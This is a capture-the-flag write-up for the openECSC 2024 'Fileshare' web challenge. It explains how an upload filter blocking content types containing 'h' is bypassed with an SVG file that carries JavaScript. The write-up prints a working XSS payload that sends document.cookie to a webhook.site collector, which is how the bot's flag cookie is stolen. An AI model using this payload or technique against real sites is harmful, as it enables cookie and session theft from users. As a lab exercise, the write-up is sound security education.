Fileshare
You can now share your files for free thanks to our new disruptive technology!
#Initial thoughts
We are presented a web page, where we see 3 tabs: Files, Upload, and Support. The following picture illustrates the front page by simply accessing https://fileshare.challs.open.ecsc2024.it/.

As soon as I read “Upload”, I kind of knew in which direction this challenge would go without even having a look at the source code. I was thinking that it would be possible to upload something malicious that would lead me to the flag.
We have the advantage of having a deeper look into the source code because it comes with the challenge. I always tend to first inspect the docker-compose.yml file to find the location of the flag on the server. By doing this, I saw that the flag was stored in the environment variable FLAG.

We also see that there are some other weird containers. Headless? RabbitMQ? Worker? What the hell is supposed to be that?
Note: The
headlessservers are not exposed to the public. So it is not possible to reach this server without having access to that network.
Let’s take an even closer look at the PHP code. First, let’s start by finding out if and where the environment variable FLAG gets called. After clicking through the PHP files, I found an interesting function in support.php:

Let’s give this function a little rundown: If there is a POST request on https://fileshare.challs.open.ecsc2024.it/support.php, where the parameters email, fileid and message are set and the fileid matches a specific pattern, a JSON will be sent to the HEADLESS_HOST, which we have seen earlier in the docker-compose.yml. But what is in that JSON? Well, I think this goes out of scope, but I did some research on the headless Docker image. By searching https://hub.docker.com for cybersecnatlab I found the challenge-headless image. There is a README, which gives a pretty good insight about the request function we are going to use from the headless container.

Next, there is also a description of the set-cookie option.

Okay, so let’s summarize this: We are letting the headless container do 2 HTTP requests. First, he is simply accessing the site. Next, the container sets a flag cookie that contains the flag we need from the environment of the webserver. Next, we are requesting the download.php and adding the id parameter with the corresponding fileid. So, what if we upload a file that contains evil JavaScript code (XSS) that makes the headless container request a webpage with our flag as an URL parameter or something?
Let’s look at the upload.php to see the conditions of uploading a file, since it can’t be that easy, right? At first this PHP script seems like a usual file upload, but there’s a weird check.
$type = $_FILES["file"]["type"];
// I don't like the letter 'h'
if ($type == "" || preg_match("/h/i", $type) == 1){
    $type = "text/plain";
}
First, the Content-Type of the file gets parsed, and if it contains an h it will translate the Content-Type to text-plain. It’s also not possible to circumvent this by inputting an H, since the match is case-insensitive. So we can’t just upload a .html file and input some JavaScript like this:
<script>
	alert(document.cookie)
</script>
So we need to find another way…
#The solution
The first resource I always use to research certain hacking topics is HackTricks . For those of you who don’t know: HackTricks is a great collection of hacking tricks that is updated by the community as much as possible.
So, I found a page about
XSS (Cross Site Scripting)
and under Web Content-Types to XSS some Content-Types are listed that can execute JavaScript in all browsers.

I used svg, just because ( ͡° ͜ʖ ͡°) (xml would have worked also perfectly fine). Later, we also find some payloads for XSS in svg. I took a payload and adjusted it to fit my needs.
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <script type="text/javascript">window.location="https://webhook.site/4a02a680-6499-4ad2-b83e-b429c9f27526?c=".concat(document.cookie)</script>
</svg>
What does this do? The window.location simply redirects the browser to the URL I specified. Additionally, the flag will be inserted as a parameter on the end of the URL with the document.cookie function. The URL I used is
Webhook
, also a great resource to test
Server-side request forgery (SSRF)
or, like in this case, XSS. We can set up a unique URL that can be accessed by everyone. If somebody visits that unique URL we will get some information about the person that accessed that URL. The following picture shows an example request, where I requested that unique URL.

Now let’s create a file with that content, name it exploit.svg and upload it to the site. After that, we can see under /files.php that the file was successfully uploaded.

Great. Now, we only need to send a support ticket. But wait, we discovered earlier that we need the fileid. By right-clicking exploit.svg and then clicking on inspect, we see the fileid. I recognized it by the id tag.

Let’s copy that and head back to the support page. We can basically insert anything into the Email and Message field; the only important thing is the correct file ID, under which the headless container will later know which file he has to access (in this case, our exploit.svg).

After submitting that, it can be observed that a request was made to our unique URL and that the flag was added as a parameter to the URL.
#Lessons learned
- Just because
htmlis not possible to upload, doesn’t necessarily mean that it is not possible to execute JavaScript code in a browser. svgfiles are also able to execute JavaScript code in a browser through XML.
#Conclusion
In conclusion, navigating the Fileshare challenge within the openECSC 2024 CTF provided valuable insights into basic web exploitation techniques. From the onset, scrutinizing the web page interface hinted at potential vulnerabilities surrounding file uploads. By delving into the provided source code and leveraging insights from resources like HackTricks, we strategically identified the flag’s location within the environment variable FLAG and orchestrated an effective exploit utilizing cross-site scripting (XSS) techniques.
The successful execution of the exploit, facilitated by crafting an exploit.svg file and manipulating support ticket submissions, underscored the importance of meticulous reconnaissance and creativity in cybersecurity challenges. This experience not only showcased technical proficiency but also highlighted the significance of community resources and innovative thinking in navigating intricate cybersecurity scenarios.